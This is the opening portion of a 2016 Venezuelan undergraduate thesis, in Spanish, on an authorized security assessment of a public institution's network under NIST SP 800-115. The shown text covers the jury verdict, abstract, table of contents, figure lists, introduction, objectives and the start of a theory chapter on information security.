

Universidad Central de Venezuela

Facultad de Ciencias

Escuela de Computación

Laboratorio de Comunicaciones y Redes



**Evaluación de la Seguridad Informática y Mitigación de  
Vulnerabilidades en una Infraestructura de Red Siguiendo los  
Lineamientos Propuestos por la Especificación NIST SP 800-115**

Trabajo Especial de Grado

Presentado ante la ilustre

Universidad Central de Venezuela

por el bachiller:

Leonardo Jose Duran Guerra

V-18.020.023

leonardojdurang@gmail.com

Para optar al título de Licenciado en Computación

Tutor: Profa. Ana Morales

Caracas, marzo de 2016

Universidad Central de Venezuela

Facultad de Ciencias

Escuela de Computación


Centro de Investigación en Comunicaciones y Redes

Laboratorio de Redes Móviles, Inalámbricas y Distribuidas


### ACTA DEL VEREDICTO

Quienes suscriben, Miembros del Jurado designado por el Consejo de la Escuela de Computación para examinar el Trabajo Especial de Grado, presentado por el Bachiller Leonardo José Duran Guerra, CI.: V-18.020.023, con el título "Evaluación de la Seguridad Informática y Mitigación de Vulnerabilidades en una Infraestructura de Red Siguiendo Los Lineamientos Propuestos por la Especificación NIST SP 800-115", a los fines de cumplir con el requisito legal para optar al título de Licenciado en Computación, dejan constancia de lo siguiente:

Leído el trabajo por cada uno de los Miembros del Jurado, se fijó el día 13 de abril, a las 11:00 a.m, para que su autor lo defendiera en forma pública, en el laboratorio de Internet 2, lo cual se realizó mediante una exposición oral de su contenido, y luego respondió satisfactoriamente a las preguntas que le fueron formuladas por el Jurado, todo ello conforme a lo dispuesto en la Ley de Universidades y demás normativas vigentes de la Universidad Central de Venezuela. Finalizada la defensa pública del Trabajo Especial de Grado, el jurado decidió aprobarlo. En fe de lo cual se levanta la presente acta, en Caracas a los 13 días del mes de abril del año 2016, dejando también constancia de que actuó como Coordinador del Jurado la Profesora Ana Verónica Morales.

  
Prof. Fernando Crema

  
Profa. Ana Verónica Morales

  
Prof. Rafael Angulo

# Resumen

## TITULO

Evaluación de la Seguridad Informática y Mitigación de Vulnerabilidades en una Infraestructura de Red Siguiendo los Lineamientos Propuestos por la Especificación NIST SP 800-115.

## AUTOR

*Leonardo J. Duran G.*

## TUTOR

*Profa. Ana Morales*

## Resumen

---

En este Trabajo Especial de Grado se muestran los resultados obtenidos de una evaluación de la seguridad informática aplicada a la infraestructura de red actual de una institución pública siguiendo una metodología de 3 etapas. Por motivos de confidencialidad no se va a revelar el nombre de la institución objeto del estudio. Los 3 grandes aspectos de la metodología son Planificación, Ejecución y Mitigación cada una de las cuales tiene un conjunto definido de actividades. Esta metodología es una adaptación de lo propuesto en el documento NIST SP 800-115.

Los dispositivos de red que se evalúan son los switches y el router/firewall de la organización los cuales se comparan contra las mejores prácticas de la industria para su configuración segura. También se hace un estudio de la seguridad de los datos que viajan a través de la red usando técnicas propias de un atacante malintencionado para comprobar la respuesta de los mecanismos de seguridad (o ausencia de ellos) actualmente implementados en la organización.

La salida de la evaluación de seguridad es un conjunto de vulnerabilidades las cuales se resolvieron implementando las acciones de mitigación correspondientes en cada caso siempre que se contara con los recursos y permisos necesarios para hacerlo. Para finalizar, una vez ejecutadas las actividades de mitigación se hicieron pruebas adicionales para comprobar que las contramedidas implementadas cumplieron con el objetivo de resolver las vulnerabilidades detectadas.

**Palabras Claves:** Seguridad de la Información, Hacker, Vulnerabilidad de Seguridad, Evaluación de Seguridad, Control de Seguridad.

# Tabla de Contenido

Índice de Figuras.....	7
Índice de Tablas .....	11
Introducción .....	12
Capítulo 1. Planteamiento del Problema.....	14
1.1 El Problema.....	14
1.1.1 Planteamiento del Problema.....	14
1.1.2 Justificación .....	14
1.1.3 Objetivos .....	15
1.1.4 Alcance .....	15
Capítulo 2. Marco Teórico.....	16
2.1 Seguridad de la Información.....	16
2.1.1 ¿Qué es Seguridad de la Información?.....	16
2.1.2 Retos de la Seguridad de la Información .....	20
2.1.3 ¿Quiénes son los atacantes? .....	21
2.1.4 Defensas Contra Ataques.....	23
2.2 Ataques Basados en Red.....	24
2.2.1 Denegación de Servicio .....	24
2.2.2 Spoofing.....	25
2.2.3 Sniffing .....	26
2.2.4 Hombre en el Medio ( <i>Man-in-the-Middle</i> , MITM) .....	26
2.2.5 Envenenamiento.....	26
2.2.6 Escaneo de Puertos.....	28
2.2.7 VLAN Hopping .....	29
2.2.8 DHCP Starvation .....	30
2.2.9 Servidor DHCP No Autorizado ( <i>Rogue DHCP</i> ).....	31
2.3 Seguridad de la Red .....	32
2.3.1 Seguridad a Través de Dispositivos de Red.....	32
2.3.2 Seguridad a través de Tecnologías de Red.....	37
2.3.3 Seguridad a través de Elementos de Diseño .....	38
2.3.4 Protocolos de Red Comunes .....	42
2.3.5 Principios de Administración de una Red Segura.....	45

2.4 Control de Acceso.....	50
2.4.1 ¿Qué es Control de Acceso? .....	50
2.4.2 Implementación de Controles de Acceso .....	51
2.4.3 Servicios de Autenticación.....	52
2.5 Evaluación de la Seguridad.....	55
2.5.1 Controles de Seguridad .....	55
2.5.2 Tipos de Evaluación.....	55
2.5.3 Técnicas de Evaluación.....	58
Capítulo 3. Marco Metodológico .....	60
3.1 Planificación del Proyecto .....	61
3.1.1 Determinar el Objetivo.....	61
3.1.2 Definir el Alcance .....	61
3.1.3 Elaboración de una <i>Checklist</i> .....	61
3.2 Evaluación Técnica.....	62
3.2.1 Selección de la Muestra .....	62
3.2.2 Revisión de Documentos Técnicos ( <i>Review</i> ).....	62
3.2.3 Entrevistas a Personal Técnico ( <i>Interview</i> ).....	63
3.2.4 Inspección de Controles de Seguridad Técnicos ( <i>Inspect</i> ).....	63
3.2.5 Observar Comportamiento del Personal Técnico ( <i>Observe</i> ).....	64
3.2.6 Prueba a los Controles de Seguridad Técnicos ( <i>Test</i> ).....	64
3.3 Mitigación de Vulnerabilidades .....	64
Capítulo 4. Marco Aplicativo .....	65
4.1 Planificación del Proyecto .....	65
4.1.1 Objetivo del Proyecto.....	65
4.1.2 Alcance .....	65
4.1.3 Límites .....	68
4.1.4 <i>Checklists</i> a Utilizar .....	70
4.2 Ejecución de la Evaluación Técnica .....	70
4.2.1 Selección de la Muestra .....	71
4.2.2 Revisión de Documentos Técnicos .....	71
4.2.3 Entrevistas a Personal Técnico .....	74
4.2.4 Inspección de Controles de Seguridad Técnicos.....	74
4.2.5 Observación del Comportamiento del Personal Técnico .....	79

4.2.6 Pruebas a Controles Técnicos de Seguridad .....	79
4.3 Mitigación de Vulnerabilidades .....	121
4.3.1 Implementación de un Servidor AAA.....	124
4.3.1 Configuración Segura de los Dispositivos de Infraestructura.....	126
4.3.2 Implementación de Reglas en el Firewall .....	145
4.3.3 Desarrollo de Scripts.....	156
Capítulo 5. Pruebas y Análisis de Resultados.....	161
5.1 Escenario de Prueba 1: Repetición de Pruebas Técnicas a Controles de Seguridad.....	161
5.1.1 Servicios Innesarios.....	161
5.1.2 Pruebas a Switch y Servicio DHCP.....	165
5.1.3 Pruebas a Firewall.....	171
5.2 Escenario de Prueba 2: Pruebas a Servidor RADIUS.....	180
5.1 Probar Autenticación y Autorización ( <i>Authentication and Authorization</i> ) de Usuario .....	180
5.2 Probar Registro ( <i>Accounting</i> ).....	182
5.3 Escenario de Prueba 3: Pruebas a Scripts de Respaldo de Configuraciones.....	183
5.3.1 Respaldo Automatizado de Configuración del Router/Firewall .....	183
5.3.2 Respaldo Automatizado de Configuración de los Switches.....	185
Conclusiones y Trabajos Futuros.....	188
Referencias Bibliográficas.....	191
Anexos .....	193
A. Política de Firewall – Red Interna.....	193
1. Descripción General.....	193
2. Propósito .....	193
3. Alcance .....	193
4. Política .....	193
5. Cumplimiento de la Política.....	194
B. Política de Firewall – Servicios Públicos.....	195
1. Descripción General.....	195
2. Propósito .....	195
3. Alcance .....	195
4. Política .....	195
5. Cumplimiento de la Política.....	196

# Índice de Figuras

Figura 1. Seguridad de la Información.....	17
Figura 2. Triada CIA.....	18
Figura 3. Menú de ataques en Kali Linux.....	21
Figura 4. Ataque DoS Reflejado.....	25
Figura 5. IP Spoofing que altera la dirección origen de un paquete.....	25
Figura 6. Ataque hombre en el medio ( <i>Man-in-the-middle</i> ).....	26
Figura 7. Envenenamiento ARP ( <i>ARP Poisoning</i> ).....	27
Figura 8. Escaneo de puertos usando Nmap.....	28
Figura 9. Ataque VLAN Hopping doble etiquetado.....	30
Figura 10. Ataque DHCP Starvation.....	31
Figura 11. Servidor DHCP No Autorizado.....	32
Figura 12. Servidor Proxy.....	34
Figura 13. Firewall con filtrado de paquetes basándose en cabeceras capa 3 y capa 4.....	35
Figura 14. Firewall de aplicación chequeando el <i>payload</i> de un paquete.....	37
Figura 15. NAT ( <i>Network Address Translation</i> ).....	38
Figura 16. Los firewalls dividen la red en diferentes zonas.....	39
Figura 17. VLANs en un switch.....	40
Figura 18. Dos switches conectados con un troncal.....	41
Figura 19. Ejemplo de VPNs <i>Remote-Access</i> y <i>Site-to-Site</i> .....	42
Figura 20. Adiscon Log Analyzer es un ejemplo de herramientas centralizada de gestión de <i>logs</i> .....	47
Figura 21. Puertos confiables y no confiables en DHCP Snooping.....	49
Figura 22. Servidor RADIUS para autenticar una conexión VPN.....	54
Figura 23. Metodología de Evaluación de la Seguridad a utilizar.....	60
Figura 24. Límites Físicos del Proyecto.....	69
Figura 25. Límites Lógicos del Proyecto.....	69
Figura 26. Diagrama de red de la Sede Central.....	72
Figura 27. Topología física de la red en Sede Central.....	73
Figura 28. Escenario de la prueba técnica de seguridad.....	81
Figura 29. Resultado de escanear los puertos TCP de un switch.....	82
Figura 30. Resultado de escanear los puertos UDP de un switch.....	82
Figura 31. Resultado de escanear los puertos TCP del router/firewall.....	83
Figura 32. Resultado de escanear los puertos UDP del router/firewall.....	84
Figura 33. Resultado de escanear los puertos TCP de la interfaz WAN desde Internet.....	85
Figura 34. Resultado de escanear los puertos UDP de la interfaz WAN desde Internet.....	86
Figura 35. Ejecución la herramienta scappy.....	87
Figura 36. Captura de paquetes en máquina atacante para observar el doble <i>tag</i> de VLAN.....	88
Figura 37. Captura de paquetes en un equipo de la VLAN víctima.....	88
Figura 38. Tabla CAM para el puerto de la máquina atacante antes del ataque.....	89
Figura 39. Resultado de ejecutar el comando <i>macoff</i> .....	90
Figura 40. Tabla CAM para el puerto de la máquina atacante después del ataque.....	91
Figura 41. Intento de captura de contraseña con Wireshark.....	91

Figura 42. Comando para hacer un DHCP Starvation .....	92
Figura 43. Ataque DHCP Starvation a nivel de paquetes .....	93
Figura 44. Configuración actual del servicio DHCP en la organización .....	93
Figura 45. Mapeo dirección MAC – dirección IP en el DHCP de la organización .....	94
Figura 46. Barrido de ping usando Nmap .....	95
Figura 47. Interfaces de red en la máquina atacante .....	95
Figura 48. Interfaces de red luego de crear una subinterfaz .....	96
Figura 49. Pantalla inicial de Metasploit .....	97
Figura 50. Ayuda del módulo DHCP de Metasploit .....	97
Figura 51. Comandos Metasploit para hacer un <i>rogué</i> DHCP .....	98
Figura 52. Captura de tráfico DHCP que llega a la máquina atacante .....	99
Figura 53. Información de la conexión de red de la víctima .....	100
Figura 54. Captura de contraseña usando Wireshark .....	101
Figura 55. Parte de la tabla ARP de la víctima .....	102
Figura 56. Pantalla de Ettercap en la máquina atacante .....	102
Figura 57. Tabla ARP de la víctima luego del ataque .....	103
Figura 58. Captura de contraseña usando Wireshark .....	103
Figura 59. Flujo de las pruebas al firewall .....	104
Figura 60. Escaneo de puerto TCP de la los servicios Pagina Web, DNS Público, Intranet .....	107
Figura 61. Escaneo de puertos TCP a servidor de Tienda Online .....	108
Figura 62. Escaneo de puertos TCP a servidor de correo electrónico .....	108
Figura 63. Escaneo de puertos UDP a servicios Pagina Web, DNS Publico, Intranet .....	108
Figura 64. Escaneo de puertos UDP a servidor de Tienda Online .....	109
Figura 65. Escaneo de puertos UDP a servidor de Correo .....	109
Figura 66. Escaneo de puertos TCP a servidor DNS .....	111
Figura 67. Escaneo de puertos TCP a servidor de Web Institucional .....	111
Figura 68. Escaneo de puertos TCP a servidor de Intranet .....	111
Figura 69. Escaneo de puertos TCP a servidor de Tienda Virtual .....	112
Figura 70. Escaneo de puertos TCP a servidor de Correo Institucional .....	112
Figura 71. Escaneo de puertos TCP a servidor LDAP .....	113
Figura 72. Escaneo de puertos TCP a servidor de Almacenamiento .....	114
Figura 73. Escaneo de puertos TCP a servidor ERP .....	114
Figura 74. Escaneo de puertos UDP a servidor DNS .....	115
Figura 75. Escaneo de puertos UDP a servidor Web Institucional .....	115
Figura 76. Escaneo de puertos UDP a servidor Intranet .....	116
Figura 77. Escaneo de puertos UDP a servidor Tienda Virtual .....	116
Figura 78. Escaneo de puertos UDP a servidor Correo Institucional .....	116
Figura 79. Escaneo de puertos UDP a servidor LDAP .....	117
Figura 80. Escaneo de puertos UDP a servidor de Almacenamiento .....	118
Figura 81. Escaneo de puertos UDP a servidor ERP .....	119
Figura 82. Pantalla Principal de Pfsense .....	126
Figura 83. Configurar Servidor NTP .....	127
Figura 84. Creación de alias de grupos de IP con respecto a personal TI .....	128
Figura 85. Creación de alias para grupos de puertos en el firewall .....	128



Figura 86: Reglas para permitir acceso de administración al firewall solo a Administradores de Red ....	128
Figura 87. <i>Banner</i> legal al tratar de conectar vía SSH al firewall/router .....	129
Figura 88. Interfaz de configuración del switch.....	130
Figura 89. Configuración de NTP en el switch.....	131
Figura 90. Configurar el envío de <i>logs</i> a un servidor central.....	131
Figura 91. Habilitación de servicios seguros en el switch .....	132
Figura 92. Reglas en la interfaz Red Interna para permitir solo acceso autorizado a la Red de Administración.....	133
Figura 93. Creación de una ACL básica en el switch .....	133
Figura 94. Creación de una ACL en el switch .....	134
Figura 95. Aplicar ACL al servicio HTTPS del switch .....	135
Figura 96. Puertos que están en la VLAN 1 .....	135
Figura 97. Cambiar puertos a VLAN no enrutable .....	136
Figura 98. VLAN de administración antes del cambio.....	137
Figura 99. Nueva VLAN de la interfaz de administración del switch.....	137
Figura 100. Restringir número de direcciones MAC por puerto .....	138
Figura 101. Habilitar DHCP Snooping.....	139
Figura 102. Selección del puerto Trust de DHCP Snooping .....	139
Figura 103. Base de datos IP-MAC de DHCP Snooping.....	140
Figura 104. Configuración de ARP Anti Attack en el switch.....	141
Figura 105. Configurar servidor de autenticación RADIUS.....	142
Figura 106. Configurar servidor de registro RADIUS.....	142
Figura 107. Parámetros para la configuración de RADIUS en un switch.....	143
Figura 108. Crear dominio RADIUS .....	143
Figura 109. Configurar autenticación RADIUS.....	144
Figura 110. Configurar autorización RADIUS .....	144
Figura 111. Configurar registro RADIUS.....	145
Figura 112. Grupo de interfaces en el firewall.....	145
Figura 113. Reglas para evitar ataque DoS dirigidos a la organización .....	148
Figura 114. Reglas que permite acceso a todos los puertos de todos los servidores.....	149
Figura 115. Reglas Generales luego de la depuración .....	150
Figura 116. Parte de reglas innecesarias en Red de Servidores que se deshabilitaron .....	154
Figura 117. Reglas firewall implementadas en la Red de Administración .....	156
Figura 118. Usuarios locales creados en el Router/Firewall.....	157
Figura 119. Creación de un nuevo usuario para hacer respaldo.....	157
Figura 120. Asignación de privilegio único el de hacer respaldos al nuevo usuario .....	158
Figura 121. Contenido del archivo users de FreeRADIUS.....	159
Figura 122. Vista del archivo XML que el script toma como entrada.....	160
Figura 123. Parte del código del script para hacer respaldo .....	160
Figura 124. Repetición del escaneo TCP a un switch.....	162
Figura 125. Repetición del escaneo UDP a un switch .....	162
Figura 126. Repetición del escaneo TCP al router/firewall .....	163
Figura 127. Repetición del escaneo UDP al router/firewall .....	164
Figura 128. Barrido de ping usando Nmap .....	166

Figura 129. <i>Rogue</i> DHCP usando Metasploit.....	168
Figura 130. Ejecución del DHCP no autorizado desde Metasploit.....	168
Figura 131. Único tráfico DHCP que llega a un equipo cuando está activado DHCP Snooping en el switch .....	169
Figura 132. Parte de la tabla ARP de la víctima antes de la repetición de la prueba.....	170
Figura 133. Pantalla de Ettercap en la máquina atacante al momento de repetir la prueba .....	171
Figura 134: Tabla ARP de la víctima luego de repetir la prueba.....	171
Figura 135. Repetición de escaneo TCP a servidor DNS .....	173
Figura 136. Repetición de escaneo TCP a servidor Web Institucional.....	173
Figura 137. Repetición de escaneo TCP a servidor Intranet.....	174
Figura 138. Repetición de escaneo TCP a servidor Tienda Virtual.....	174
Figura 139. Repetición de escaneo TCP a servidor Correo Institucional .....	174
Figura 140. Repetición de escaneo TCP a servidor LDAP.....	175
Figura 141. Repetición de escaneo TCP a servidor de Almacenamiento .....	175
Figura 142. Repetición de escaneo TCP a servidor ERP.....	176
Figura 143. Repetición de escaneo UDP a servidor DNS.....	176
Figura 144. Repetición de escaneo UDP a servidor Web Institucional .....	176
Figura 145. Repetición de escaneo UDP a servidor Intranet .....	177
Figura 146. Repetición de escaneo UDP a servidor Tienda Virtual .....	177
Figura 147. Repetición de escaneo UDP a servidor Correo Institucional.....	177
Figura 148. Repetición de escaneo UDP a servidor LDAP .....	178
Figura 149. Repetición de escaneo UDP a servidor de Almacenamiento.....	178
Figura 150. Repetición de escaneo UDP a servidor ERP .....	179
Figura 151. Usuario RADIUS con privilegios máximos y otro con privilegios mínimos .....	180
Figura 152. Pantalla de autenticación con el usuario de máximos privilegios .....	181
Figura 153. Privilegios cuando el usuario es un administrador .....	181
Figura 154. Pantalla de autenticación con el usuario de mínimos privilegios .....	181
Figura 155. Privilegios cuando el usuario es de solo lectura .....	181
Figura 156. Se crea un directorio por cada switch que genera registros.....	182
Figura 157. Cada archivos son los registros de un día particular.....	182
Figura 158. Vista de parte del registro guardado sobre una conexión hecha al switch.....	183
Figura 159. Ubicación del shell script que hace el respaldo automático .....	184
Figura 160. Salida de la ejecución del script .....	184
Figura 161. Archivo de respaldo de configuración descargado por el script.....	184
Figura 162. Vista de parte del archivo XML de configuración descargado por el script .....	185
Figura 163. Archivo de script junto con el archivo de entrada XML .....	186
Figura 164. Parte de la salida del script que hace respaldo de configuración de los switches.....	186
Figura 165: Salida del comando <code>ls</code> que muestra los archivos descargados por el script.....	187
Figura 166. Parte de uno de los archivos de extensión <code>.cfg</code> descargados por el script.....	187

## Índice de Tablas

Tabla 1. Ataques a switches.....	33
Tabla 2. Activos más importantes a proteger.....	68
Tabla 3. Controles de Seguridad.....	70
Tabla 4. Dispositivos de Infraestructura.....	71
Tabla 5. Redes en la Organización.....	72
Tabla 6. Resultado la revisión del diseño de la infraestructura.....	74
Tabla 7. Resultado la inspección de la configuración de todos los dispositivos.....	76
Tabla 8. Resultado la inspección de la configuración de todos los dispositivos (Continuación de Tabla 7) .....	77
Tabla 9. Resultados de la inspección de la configuración de switches.....	78
Tabla 10. Resultados de la inspección de la configuración del router.....	78
Tabla 11. Resultados de la inspección de la configuración del firewall.....	79
Tabla 12. Direccionamiento para las pruebas técnicas.....	80
Tabla 13. Direcciones IP de los dispositivos usados durante las pruebas.....	80
Tabla 14. Servicios visibles en un switch de la organización.....	82
Tabla 15. Servicios visibles en el Router/Firewall interfaz interna.....	85
Tabla 16. Servicios visibles en el Router/Firewall interfaz externa (WAN).....	86
Tabla 17. Parámetros para configurar un <i>rogue</i> DHCP con Metasploit.....	98
Tabla 18. Datos de los participantes antes del ARP Spoofing.....	101
Tabla 19. Detalle de Activos (Servidores) a proteger con Políticas de Firewall.....	105
Tabla 20. Resultados del escaneo de puertos TCP y UDP desde Internet.....	110
Tabla 21. Resultados del escaneo de puertos TCP y UDP desde la Red Interna.....	120
Tabla 22. Resultados del escaneo de puertos TCP y UDP desde la Red Interna (Continuación de la Tabla 21).....	121
Tabla 23. Resumen de Vulnerabilidades Encontradas en la Infraestructura.....	122
Tabla 24. Resumen de Vulnerabilidades Encontradas en la Infraestructura (Continuación de Tabla 23).....	123
Tabla 25. Resumen de Vulnerabilidades Encontradas en la Infraestructura (Continuación de Tabla 23).....	124
Tabla 26. Reglas que implementan política (Interfaz WAN).....	147
Tabla 27. Reglas que implementan política (Interfaz Interna).....	151
Tabla 28. Reglas que implementan política (Interfaz Interna) (Continuación de la Tabla 27).....	152
Tabla 29. Reglas que implementan política (Interfaz Interna) (Continuación de la Tabla 27).....	153
Tabla 30. Reglas que implementan política (Red de Servidores).....	154
Tabla 31. Reglas que implementan política (Red de Administración).....	155
Tabla 32. Servicios visibles en un switch de la organización al repetir la prueba.....	163
Tabla 33. Servicios visibles en el Router/Firewall interfaz interna al repetir la prueba.....	164
Tabla 34. Parámetros para configurar un <i>rogue</i> DHCP con Metasploit.....	167
Tabla 35. Datos de los participantes antes del ARP Spoofing.....	170
Tabla 36. Resumen de puertos permitidos para usuarios sin privilegios según política.....	172
Tabla 37. Resultados al repetir el escaneo de puertos TCP y UDP desde la Red Interna.....	179

# Introducción

Hoy en día, es común encontrarse a diario con noticias en diferentes medios de comunicación acerca de ataques maliciosos hacia los sistemas informáticos de diferentes organizaciones públicas y privadas, grandes o pequeñas. Partiendo del principio de que no existe la seguridad total cuando hablamos de equipos conectados a una red podemos preguntarnos ¿Que puede hacerse para mejorar el estado de seguridad actual? ¿Es posible prevenir estos ataques?

La información se ha transformado en el activo más importante de cualquier organización y, por lo tanto, se ha hecho imprescindible como parte fundamental de la actividad de negocio mantenerla protegida ante accesos no autorizados o robo de información que no solo podría paralizar la actividad de negocio, también afectan la reputación de la organización que se ve bajo ataque.

Debido a que asegurar la información no es una tarea sencilla, se han desarrollado metodologías con el objetivo de identificar, clasificar y valorar los activos tecnológicos así como también las amenazas. Por lo general, gran cantidad de personas que trabajan en TIC han tenido contacto alguna vez con herramientas y procedimientos de seguridad informática pero, aplicar ese conocimiento sin seguir una metodología bien establecida, con una aproximación científica tiene poco o ningún impacto en el aumento de la seguridad general de una organización.

Comúnmente, se denomina *hacker* [1] al individuo que tiene un conocimiento alto de herramientas de seguridad y protocolos de comunicación que es capaz de tomar el control de sistemas informáticos vulnerables. Este conocimiento puede usarse para el bien o para el mal. Para ser un especialista en seguridad se requiere tener una capacidad de análisis y un conocimiento de herramientas *hacking* similar al de un atacante malicioso real.

La organización a estudiar es una institución gubernamental cuya misión es dirigir, producir y proveer información territorial importante para el desarrollo y la seguridad de la Nación. La red de la sede central está compuesta por aproximadamente 500 usuarios contando estaciones de trabajo, servidores físicos, máquinas virtuales, teléfonos IP y dispositivos de red (switches, router, routers inalámbricos, firewall). No hay dispositivos IDS/IPS. La institución presta una serie de servicios instalados en equipos de uso solo interno y otros que están disponibles para su acceso público a través de Internet.

La evaluación de seguridad en el presente trabajo se hizo siguiendo una metodología y tiene como fin valorar el grado de efectividad de las tecnologías de la información que se usan para proteger los activos más importantes de la institución objeto de estudio. Existen diferentes tipos de evaluaciones de seguridad con diferentes alcances y formas de aplicación.

Este documento de Trabajo Especial de Grado está estructurado de la siguiente manera:

**Capítulo 1:** Se presenta la descripción y delimitación del problema que se está estudiando.

**Capítulo 2:** Contiene una breve introducción a los conceptos básicos de la seguridad informática, sus principios generales y las tecnologías más usuales para proteger la red de cualquier organización.

**Capítulo 3:** Se describe con detalles la metodología de evaluación de la seguridad aplicada en la organización objeto de estudio.

**Capítulo 4:** Contiene todos los datos recopilados durante la aplicación de la metodología, el análisis de esos datos y la descripción de las actividades realizadas para mitigar las vulnerabilidades encontradas.

**Capítulo 5:** Comprende un conjunto de escenarios de prueba adicionales con la intención de comprobar la efectividad de las medidas de mitigación implementadas y así conocer si resultaron suficientes o no.

Finalmente, se ofrecen conclusiones sobre este Trabajo Especial de Grado evaluando el cumplimiento de los objetivos trazados. Se establecen, además, las limitaciones encontradas, sugerencias para trabajos de investigación futuros relacionados con el mismo tema así como algunas recomendaciones finales.

# Capítulo 1. Planteamiento del Problema

## 1.1 El Problema

En este capítulo se exponen los argumentos que justifican la investigación así como el planteamiento de los objetivos y el alcance de la misma.

### 1.1.1 Planteamiento del Problema

La informática se ha convertido en una actividad fundamental para la actividad cotidiana de organizaciones públicas y privadas. La mayoría de las personas confían en que sus datos salvaguardados por una organización con presencia en Internet están seguros, que van a estar disponibles de forma íntegra cuando los requieran pero ¿Qué tan cierto es esto?

El auge de Internet a partir de los años 90 ha sido el factor fundamental que ha hecho que la seguridad informática cobrase un papel vital para toda organización (o individuo) que tenga alguna parte de su red expuesta a una red pública como Internet. Ya no es necesario estar físicamente en la misma habitación que un computador para robar información sensible o provocar una denegación del servicio que preste el mismo, si este está conectado a la red. Cuando no se conoce el alcance que tienen los sistemas informáticos ni lo vulnerables que pueden ser si son expuestos a Internet, puede haber una fuga de información hacia el exterior.

Algunas organizaciones, sobre todo en el sector público, almacenan en su infraestructura tecnológica información con valor incuantificable que en muchos casos ha tomado años de trabajo generarla con la correspondiente inversión en recursos humanos y económicos. Parte de esa información podría ser incluso vital para la toma de decisiones estratégicas de la Nación. En este contexto, cobra una importancia vital y hasta de interés nacional proteger dicha información ante accesos no autorizados, robo de información y ataques maliciosos que pudieran destruirla.

La institución que se toma como caso de estudio para el presente trabajo especial de grado nunca antes ha ejecutado una evaluación formal de su postura en seguridad y aunque existe un documento de políticas de seguridad escrito, las mismas no se están respetando actualmente. Existe un interés en mejorar el estado actual de la seguridad de la red de datos ya que, en el mediano plazo, la institución va a brindar servicios de infraestructura a instituciones externas a través de un centro de procesamiento de datos que se está implementando.

El problema existente es claro, el riesgo de seguridad aumentará considerablemente cuando se preste servicio a instituciones externas, por tanto, es necesario asegurar la red de datos existente a un nivel superior al que se encuentra hoy en día y para esto existen principios de seguridad y mejores prácticas que pueden usarse como referencia a la hora de hacer una evaluación de seguridad informática

### 1.1.2 Justificación

Para cualquier organización es de suma importancia mantener la confiabilidad, integridad y disponibilidad de la información que se almacena en sus activos tecnológicos, es por ello que la institución desea poder realizar una evaluación de su estatus en materia de seguridad informática. Una metodología de evaluación de la seguridad informática es un recurso extremadamente valioso para poner

a prueba los procesos, tecnologías y hasta a las personas en materia de seguridad. El aspecto más importante de una metodología es que proporcione un procesos sistematizado y repetible de manera tal que terceras partes puedan verificar la salida de la misma y obtener los mismos resultados.

Someter a prueba el estado actual en seguridad de la institución, usando una metodología bien definida, permitirá la identificación de fallas y riesgos en un momento determinando del tiempo para así poder plantear medidas correctivas que mejoren la situación actual. Debido a la naturaleza cambiante de las TI, es común la introducción de nuevas tecnologías, acción que puede introducir nuevos fallos en la seguridad de la información o crear nuevas maneras de atacar la infraestructura existente, razón por la cual la evaluación de los controles de seguridad debe hacerse de manera regular como parte integral de la gestión de TI en la institución.

### **1.1.3 Objetivos**

En esta sección se definen los objetivos que se quieren conseguir con la realización del trabajo propuesto.

#### **Objetivo General**

Evaluar la situación actual en seguridad informática de la red de datos de una institución pública usando los lineamientos de la metodología NIST SP 800-115 y aplicar correctivos a las debilidades encontradas durante la ejecución de la misma.

#### **Objetivos Específicos**

- Identificar las herramientas apropiadas para llevar a cabo una evaluación de seguridad informática.
- Evaluar mediante la metodología NIST SP 800-115 los controles de seguridad implementados actualmente en la infraestructura de red de la institución para verificar su efectividad usando las herramientas de prueba seleccionadas.
- Generar un conjunto de recomendaciones de seguridad a la institución con el fin de mitigar las vulnerabilidades encontradas.
- Implementar las mitigaciones de riesgos pertinentes que resuelvan las debilidades en la arquitectura de seguridad halladas durante el proceso de evaluación.

### **1.1.4 Alcance**

La evaluación a ejecutar no deberá afectar el funcionamiento de los servicios prestados por la institución objeto del estudio, en caso de hacer una prueba que pudiera provocar denegación de servicio esta debe realizarse en un horario de poca demanda por parte de los usuarios. El punto de vista principal de la prueba de seguridad será una evaluación de la red de datos perimetral, los dispositivos de red y los servicios de red más importantes como pueden ser DHCP y DNS. Se harán propuestas, recomendaciones y se subsanarán las fallas que se encuentren en la arquitectura de red siempre que se cuente con los recursos y accesos necesarios dentro de la organización.

## Capítulo 2. Marco Teórico

La intención de este capítulo es familiarizar al lector con los conceptos e ideas relacionadas con el campo de seguridad de la información que le facilitaran la comprensión del presente Trabajo Especial de Grado.

### 2.1 Seguridad de la Información

#### 2.1.1 ¿Qué es Seguridad de la Información?

Antes de que sea posible defenderse ante posibles ataques, es necesario entender exactamente lo que es la seguridad informática y como se relaciona con la seguridad de la información.

##### *Definición de Seguridad de la Información*

Es común hablar de seguridad informática y de seguridad de la información como si fueran la misma cosa y, a primera vista, pareciera ser, sobre todo si se tiene en cuenta que en la actualidad, gracias al constante desarrollo tecnológico, se tiende a digitalizar todo tipo de información y manejarla a través de un sistema informático. Sin embargo, aunque tengan la necesidad de trabajar en armonía, cada uno de estos aspectos tiene objetivos y actividades diferentes.

Por **seguridad informática** [2] se entiende al conjunto de políticas, reglas, estándares, métodos y protocolos que se utilizan para la protección de la infraestructura de computadoras y toda la información contenida o administrada por ella. Esta información debe ser protegida de la posible destrucción, modificación, difusión o utilización indebida. No sólo se debe prestar atención a los ataques intencionales, sino también a posibles fallas de software o hardware que atenten contra la seguridad.

Por otra parte, **seguridad de la información** [2] se refiere a todas aquellas medidas que procuren resguardar la información ante cualquier irregularidad. La principal diferencia entre seguridad informática y seguridad de la información es que la primera se encarga de la seguridad en un medio informático y la segunda se interesa en la información en general (ver Figura 1), pudiendo ésta estar almacenada tanto en un medio informático como en cualquier otro. Por ejemplo, un manual de procedimientos escrito en papel, el conocimiento que poseen las personas, escrituras en pizarras y papeles que se descartan, son fuentes importantes de información.





Figura 1. Seguridad de la Información

Fuente: tomada de [2]

